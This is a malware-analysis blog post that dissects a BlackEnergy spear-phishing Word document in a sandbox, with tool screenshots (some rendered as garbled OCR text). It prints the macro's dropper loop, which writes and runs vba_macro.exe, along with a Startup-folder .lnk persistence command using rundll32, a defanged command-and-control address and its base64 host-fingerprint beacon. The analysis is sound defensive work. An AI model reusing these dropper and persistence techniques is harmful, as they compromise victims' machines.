## Black Energy – Analysis

marcusedmondson.com/2019/01/18/black-energy-analysis

View all posts by Marcus Edmondson

January 18, 2019


So today I wanted to do a blog post on Black Energy. The sample I will be working with was sourced from hybrid analysis here: <u>https://www.hybrid-</u>

analysis.com/sample/39d04828abobba42a0e4cdd53fe1c04e4eef6d7b26d0008bd0d88b06cc316a81?environmentId=4. This particular piece of malware was used to target the networks used to control power grids and has been associated to the Sandworm Team, who used it to also target organizations in the Ukraine. According to Mitre the Sandworm Team is a Russian cyber espionage group that has operated since approximately 2009. The group likely consists of Russian prohacktivists. Sandworm Team targets mainly Ukrainian entities associated with energy, industrial control systems, SCADA, government, and media. Sandworm Team has been linked to the Ukrainian energy sector attack in late 2015. So now that we have a little background lets start our analysis.

When you initially open up the document you are greeted with this.

🗪 🖬 n · O =	be.doc (Compatibility Mode) - Microsoft Word	- 0 ×
Home Insert Page Layout References Mailings Review View		
Liberation Serie - 12 - A' A' 🖑 🖽 - 🖽 - 🎲	TE IN AABBCCE AABBC AABBCC AABBC AABBCCE	BECCI AABBCC AABBCC AaBbCcE
Faste 🖌 Format Painter 🖪 🖌 📋 - alse 🗙, 🗙 🗛 🛃 💆 - 🧮 🗮 🗮	1 😂 - 🖓 - 🔛 - 1 No Spacing Heading 1 Heading 2 Title Subtle Evide Evide. Emphasis Interve Em., Strong Quote Interve Qu., Subtle	le Refe., Interce Ref., Book Title 1 List Parag. x Change Q Select -
Cipboard 9 Fort 9 Para	paph 3 Sples	G Editing
Security Warning Macros have been disabled. Options		2
	0	
	Conffice Veral Lei доумент бук створений у <u>блишиовій версі Microsch Ciffice</u> Марсон потрібне волючити для Надбраження вийту документу.	
	Широса потрбно включита для відебражавна вийсту дворавнту	
	и правий сентор е 211-213 лимнити неом.сполу	
	Constanting of the second	
Words: 0		
🛒 2 新 😁 🖬 🍙 🔳		я <sup>р</sup> л 🖬 🔩 СНБАМ 📮

I don't speak Russian but, I'm pretty sure this is telling the user to view this document you need to enable the content. So lets do it and see what we can get. I'm going to use my usual setup of RegShot/Procmon and Process Hacker with my Windows VM pointing to my Remnux VM where I will have fakedns, inestsim and Wireshark running. So here is what RegShot is showing me.



After taking a quick look it looks like we have a .lnk file being dropped into the Startup folder which is a pretty common persistence technique used by malware. Inside the .lnk file the target is: %windir%\System32\rundll32.exe "C:\Users\IEUser\AppData\Local\FONTCACHE.DAT",#1. We also have multiple other processes being kicked off by the word document, one of which is vba\_macro.exe that runs and deletes itself. Here is the process listing from Process Hacker.

Process Hacker [DESKTOP-2C3IQH Hacker View Tools Users Help	IO\REM]+	(Administrator)					- 🗆 ×
	andles or [	DLLs 💅 System	n information	<b>x</b> 🕫			Search Processes (Ctrl+K)
Processes Services Network Disk							
Name	PID /	ASLR Integri	y CPU	I/O total	Private b	User name	Description
V System Idle Process	0		13.36		52 kB	NT AUTHORITY\SYSTEM	
✓ I System	4	System	2.36	2.22 kB/s	156 kB	NT AUTHORITY\SYSTEM	NT Kernel & System
smss.exe	520	ASLR System			388 kB	NT AUTHORITY\SYSTEM	Windows Session Manager
Memory Compression	1472	System			932 kB	NT AUTHORITY\SYSTEM	
Interrupts			1.53		0		Interrupts and DPCs
csrss.exe	628	ASLR System			1.42 MB	NT AUTHORITY\SYSTEM	Client Server Runtime Process
V i wininit.exe	696	ASLR System			1.17 MB	NT AUTHORITY\SYSTEM	Windows Start-Up Application
> 💽 services.exe	800	ASLR System	0.02		4.69 MB	NT AUTHORITY\SYSTEM	Services and Controller app
Isass.exe	808	ASLR System	0.27	1.24 kB/s	6.08 MB	NT AUTHORITY\SYSTEM	Local Security Authority Proce
fontdrvhost.exe	924	ASLR Low			1.57 MB	Font Driver Host\UMFD-0	Usermode Font Driver Host
csrss.exe	704	ASLR System	0.57	1.08 kB/s	1.74 MB	NT AUTHORITY\SYSTEM	Client Server Runtime Process
🗸 💼 winlogon.exe	756	ASLR System			2.3 MB	NT AUTHORITY\SYSTEM	Windows Logon Application
fontdrvhost.exe	916	ASLR Low			6.73 MB	Font Driver Host\UMFD-1	Usermode Font Driver Host
📧 dwm.exe	556	ASLR System	1.52		267.69 MB	Window Manager\DWM-1	Desktop Window Manager
Y n explorer.exe	4352	ASLR Mediu	m 2.76	564 B/s	45.68 MB	DESKTOP-2C3IQHO\REM	Windows Explorer
vmtoolsd.exe	6392	ASLR Mediu	m 0.11	1.04 kB/s	31.09 MB	DESKTOP-2C3IQHO\REM	VMware Tools Core Service
7zFM.exe	4392	Mediu	n		5.51 MB	DESKTOP-2C3IQHO\REM	7-Zip File Manager
ProcessHacker.exe	6676	ASLR High	1.11		17.34 MB	DESKTOP-2C3IQHO\REM	Process Hacker
procdot.exe	5448	Mediu	n 0.04		1.52 GB	DESKTOP-2C3IQHO\REM	ProcDOT - Visual Malware An
👷 ida64.exe	7160	ASLR Mediu	m 0.30		68.87 MB	DESKTOP-2C3IQHO\REM	The Interactive Disassembler
V 🕞 WINWORD.EXE	6188	ASLR Mediu	n 2.18		34.4 MB	DESKTOP-2C3IQHO\REM	Microsoft Office Word
🖶 splwow64.exe	3840	ASLR Mediu	n		5.01 MB	DESKTOP-2C3IQHO\REM	Print driver host for applicatio
vba_macro.exe	2628	Mediu	m 96.51		1.11 MB	DESKTOP-2C3IQHO\REM	Microsoft IME
rundll32.exe	6620	ASLR Mediu	n		4.23 MB	DESKTOP-2C3IQHO\REM	Windows host process (Rundll
🜱 🚾 cmd.exe	1136	ASLR Mediu	n		3.21 MB	DESKTOP-2C3IQHO\REM	Windows Command Processor
conhost.exe	3092	ASLR Mediu	n		5.16 MB	DESKTOP-2C3IQHO\REM	Console Window Host
PING.EXE	2772	ASLR Mediu	n		1.03 MB	DESKTOP-2C3IQHO\REM	TCP/IP Ping Command


After looking at Wireshark we also have a network connection going to 5[.]149[.]254[.]114//Microsoft/Update/KC074913[.]php and sending back some base64 to the server.

Wireshark · Follow TCP Stream (tcp.stream eq 3) · wireshark_pcap_eth0_2019011810	1139_bY2QHy - * *
POST //Microsoft/Update/KC074913.php HTTP/1.1         Accept: text/html, application/xhwi-form-urlencoded         Content-Type: application/x-wwi-form-urlencoded         Accept-Language: en-US         User-Agent: Mozila/S-0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko         Accept-Encoding: gzip, deflate         Most: 5.149.254.114         Connect-Length: 137         Connection: Keep-Alive         body-Y10p2D1NU0VER0VXSUAWF82MjBFMTBENEY5MjNDRUM4QjFEMTFFNEEXREISOTUW         RC21x2dlbi0zMDEWThzdGImY192ZXI9M14zJm9zX3Y9MTcxMzQmb3NfdHlwZT0x         HTTP/1.1 280 0K         Content-Length: 286         Server: IMESIm HTP Server         Content-Type: text/html         Connection: R05e         Date: Fr1, 18 Jan 2019 15:12:07 GMT	
<html> <html> <title>INetSim default HTML page</title>  <body> This is the default HTML page for INetSim HTTP server fake mode.<!--<br-->This file is an HTML document.</body></html></html>	cq.
Entire conversation (906 bytes)  Show data as ASCII	Stream 3
Find:	Find Next
Help Hide this strea	m Print Save as Close

The base64 wil decode to this:

Which is the malware fingerprinting the host OS versions.

I also want to cover a quick way for you to dump vba\_macro.exe before it runs and deletes itself. So on the Word document click alt+F11 or on Mac option+F11, this will bring up the Visual Basic window showing the macros. At the very beginning you see array after array of numbers, which appears to possibly be machine code.



If you scroll down to the bottom you will see the meat of what's happening. It is looping over the arrays and writing it to a file called vba\_macro. So we will put a breakpoint right after the loop ends and then run the macros to dump the file, which we will then move to the desktop.

Image: Second		Basic - Be (break)			- 0	
Prove the second secon					Type a question for help	
Note:     Note:       Not:     Note:       Not: <t< th=""><th>SI 14</th><th></th><th>*</th><th></th><th></th><th></th></t<>	SI 14		*			
<pre>Market Market Mark</pre>					- 0	2
<pre>Mode Set Set Set Set Set Set Set Set Set Se</pre>			<ul> <li>MacroExpl</li> </ul>			
<pre>bit bit bit bit bit bit bit bit bit bit</pre>	ect (Br	INICS				
The second secon	ficeore	Init7				
<pre>store stor</pre>	ThisE	Inits				
X T T T T T T T T T T T T T		Init9 Teirio				
<pre>x</pre>		Init11				
<pre> a b b b b b b b b b b b b b b b b b b b</pre>						
<pre>x x x x x x x x x x x x x x x x x x x</pre>						
<pre>x x x x x x x x x x x x x x x x x x x</pre>						
<pre> a  b  b  b  b  b  b  b  b  b  b  b  b  b</pre>		Init16				
<pre>v v v v v v v v v v v v v v v v v v v</pre>		Init17				
<pre>x x x x x x x x x x x x x x x x x x x</pre>		Initio				
<pre>1 11123 11123 11123 11123 11123 11123 11123 11123 11123 11123 11123 11123 11123 11123 11123 11123 11123 1112 1112 1112 1112 1112 1112 111 111</pre>		Init20				
<pre></pre>		Init21				
<pre></pre>						
X x x x x x x x x x x x x x	,					
The second secon	×	Init25				
The set of		Init26				
Text = 1 are	-					
In the first first of the first	-	fnum = FreeFile				
Print to the first set of the set of t		fname = Environ("TMP") & "\vba_macro.exe"				
Prij = 4 = 5, 131		Open frame For Binary As #fram				
In the form of the set		For $1 = 0$ To 127				
net 1 to ne to ne		aa = a(1)(j)				
Ben Constant Strate Strat						
Terring terring to the set of the						
real Table (frame, 1) The field constraint, from () The field constraint, from () The field constraint, from () The field constraint of the field	11.	Close   fman				
In the first the formation of the format		Dim rss				
In the fourth of		ran = Shell(fname, 1) End Sub				
Second pi           Second pi           Colspan="2">Second pi           Second pi						
Intel Intel         Intel I		Private Sub Document_Open()				
La construction de la constructi		MacroExpl Red Sub				
Lead Tread Argent Tread Argent Tread Argent Tread Argent Tread Argent Argent Arge						
Neget Thousant-Undord Center I International Internationa	Ľ	• •				
Consent         Her         Her           State         1         State           State         Classificação (autor de state)         State	Loca	łs –				
Dec         Tomos         Tomos           State         "Control flowing/State", and near of the state         Tomos           State         "Discontinue"         Tomos						
Tana 'Cuantitating Salarian and Bang Cantan Salarian and Salarian and Salarian and Salarian and Salarian I Salarian Salarian and Salarian and Salarian I Salarian Salarian and Salarian Salarian Salarian and Salarian and Salarian and Salarian Salarian Salarian and Salarian and Salarian and Salarian Salarian and Salarian and Salarian and Salarian and Salarian Salarian and Salarian	Eapr	ession	Value	Type ThisDocument Document		
i Bi			1	integer		
i 13 inger an Diger 	1.0	ne		String Interer		
na tray Wasting	Шř.		128			
	1 22		0 Fanth	Dyte Variant Empty		
			entry.			
		e = 💼 🛋 🕮 🕫			s <sup>R</sup> ~ 💭 da 732 AM	

So as I started analyzing vba\_macro I loaded it into IDA to get a look at the imports and strings, I noticed most of the imports had no xrefs which puzzled me for a while, I think a lot of the imports are in there to send the analyst down rabbit holes. So I loaded vba\_macro up in x32dbg and set breakpoints on some Native API functions like NtWriteFile, NtOpenProcess, etc... I did this because I remember reading that malware will sometimes use these lower level API's to avoid detection. I then started running it to see what I could find.

So here is a call to NtWriteFile where it looks like it is creating the .lnk file.

EAX	0019F8A8	L"C:\\Users\\IEUser\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\{531346A2-CC55-4A62-94BD-560F5B207B1F}.1	
EBX	00000000		
		harmalhana 75500800	
ECX	75EC98B0	kernelbase.75EC98B0	
EDX	005D0000		
EBP	0019FEE0		
ESP	0019F89C	&L"C:\\User\\IEUser\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\{531346A2-CC55-4A62-94BD-560F5B207B1F}.	
ESI	0019FCB8	"C:\\Users\\IEUser\\AppData\\Local\\FONTCACHE.DAT"	
EDI	0040319D	<vba_macro -="" copy.entrypoint=""></vba_macro>	

And here is a call to ShellExecuteW opening the .lnk file.

(vba_macro-Copy.exe - PID: 1008 - Thread: Main Thread 1474 - x32ebg Ne View Debug Trace Plugies Revourtes Options Help Oct 29 3	1.6	- o ×				
	H A. 🍒 🗐 🖤					
		ymbols 🔿 Source 🖉 References 🍉 Threads 🦪 Snowman 📥 Handles 🕫 Trace				
	eaxit's show mu	lanna – ontro T antarana – antaran – antaran F antar				
e 005A1304 53 puth ebx e 005A1305 54 01 puth 1	EAX 0019	FED L"open"				
e 00541307 8045 F0 has cax, depre e 0054130A 50 public exx	ptr ss:[ebp-10] EEX 0000 ECX 752E	3944 sechost, 762E394A				
	r ds: [ddcredDeleteto-] ESE 0019					
e 005A1926 6A 6r push 6r posh 6r posh 6r	EDI 0040	tills «bi_maro - copy.intryPoints				
	ss:[ebp-20].ax EIP 005A	1957				
e 005A192F 58 pop eax	eaxiL EFLACS 0 2F 1 PF 1	0000246				
	as:[ebp-16].ax eax:L 0F 0 5F 0 0F 0 5F 0 0F 0 5F 0					
e 005A1937 6A 6E puth 6E e 005A1939 66:8945 84 mov word str	ss:Tebp-1CT.ax					
005A1930     58     000 eax     ext	eaxit LastError LastStatus	0000000 (ERKOR_SUCCESS) CONDODD (STATUS_INVALID_PARAMETER)				
	ss:[ebp-14].ax eax:L' GS 0028 F	s 0053				
e 005A1945 53 e 005A1946 66:8945 E8 mov word ptr 005A1946 53	ss:[ebp-18].ax E5 0028 D	5 0078 5 0078				
# 005A1948 8D85 C8F9FFFF les eax, dword	ptr ss:[ebp-638] rmb 000000					
003A1351 50 push eax deard     003A1355 50 push eax deard     003A1355 50 push eax	ptr ss:[ebp-20] ptr ss:[ebp-20]					
	DR3 000100					
COTA1310     FF15 AC403A00     Call deord pt     CoTA1310     FF15 20405A00     Call deord pt     Call deord pt	r ds:[+45bellExecuters] DRS 000000 r ds:[+46couninitializes] DR7 000000	00				
	ptr ss:[ebp-228] maxib					
a 0054396C FF15 58405400 Call doord of	r ds:[dooletefileAs] ss:[ebp-4].ebx					
005A197A	r ds:[educcaltreas]					
	r ds:[MEx1tProcess+]					
OOSA198C CC Int3     OOSA198D CC Int3						
<ul> <li>001A1986</li> <li>001A1986&lt;</li></ul>						
<ul> <li>005A1950</li> <li>005A1951</li> <li>55</li> <li>push ebp</li> <li>nov ebp.esp</li> </ul>	Default (stocal)					
<ul> <li>005A1993</li> <li>005A1994</li> <li>31</li> <li>push etx</li> <li>push etx</li> </ul>	[esp] 00000 [esp=4] 001	ung Bräsg L°C:\\user\\IEUser\\AppBata\\Noaming\\Wicrosoft\\windows\\Start Menu\\Programs\\Startup\\[53134642-CC35-4462-5680F3626781F].\r Bräsg L°C:\\users\\IEUser\\AppBata\\Noaming\\Wicrosoft\\windows\\Start Menu\\Programs\\Startup\\[53134642-CC35-4462-5680F3626781F].\r				
001A1995     52     001A1995     57     001A1996     57     001A1996		9988 L C: (USBFS/LIDSF//ADDOXS/A				
<ul> <li>005A2997</li> <li>005A2998</li> <li>FF75 0C</li> <li>puth es1</li> <li>puth dword pt</li> </ul>	r sstfebred					
e 005A1356 8845 06 nov eax, deord	ptr 11:2ebp+61					
rd ptr [005A40Ac <&shellExecutews]= <shell32.shellexecutews< td=""><td></td><td></td></shell32.shellexecutews<>						
651357						
🛐 Dump 1 🙀 Dump 2 🙀 Dump 3 🙀 Dump 4 🙀 Dump 5 👼 Westh 1 (H-Locals 🎾 Struct 00011710) (M-101400 ) (L-10000110)						
drass Nex AS0 197EC0 6F 00 70 00 65 00 6E 00 00 5A 00 00 DE 00 00 0.		<ul> <li>OD155150 0019FFAB L*C:\Users\\EEUser\\AppBata\\Homing\\Hicrosoft\\windows\\Start Menu\\Prog OD155150 00000000</li> <li>C:\Users\\EEUser\\AppBata\\Homing\\Hicrosoft\\windows\\Start Menu\\Prog</li> </ul>				
00/9FH001 000 43 33 46) 57 43 67 65 66 70 67 00 00 FF 50 000 1000 1000 1000 1000 100						
9FF30 00 00 00 00 00 00 00 00 00 00 00 00 0		0019F884 00730072 0019F886 0049005c				
197743         15         00         44         00         04         14         00 <th< td=""><td>CS.8.99.</td><td>00259986 000556045</td></th<>	CS.8.99.	00259986 000556045				
1999 70 10 10 10 10 10 10 10 10 10 10 10 10 10	. 1. 4671	0 <				
used Dump: 0019/ED0 -> 0019/ED0 (0x00000001 bytes)		Time Wasted Debugging: 0:00-22				
1 / 비 e 🖬 🗴 🖉 👘 🔖		х <sup>2</sup> ∧ 10 4, коми				
		8. 17 <b>2</b> 4 source 🤤				

So to sum things up a quick down and dirty of my interpretation of what this malware is doing:

- 1. Word document macros run which drop vba\_macro to disk.
- 2. vba\_macro creates the .lnk and fontcache.dat and runs .lnk file which in turn runs fontcache.dat with rundll32 which provides the network connectivity to the above address we talked about.
- 3. vba\_macro also kicks off a cmd.exe which is continually running PING.exe and attrib.exe.

So thank you for reading and hope this has helped someone to learn something new and until next time...

Happy hunting,

Marcus

References:

https://attack.mitre.org/groups/G0034/

https://securelist.com/blackenergy-apt-attacks-in-ukraine-employ-spearphishing-with-word-documents/73440/

https://threatconnect.com/blog/casting-a-light-on-blackenergy/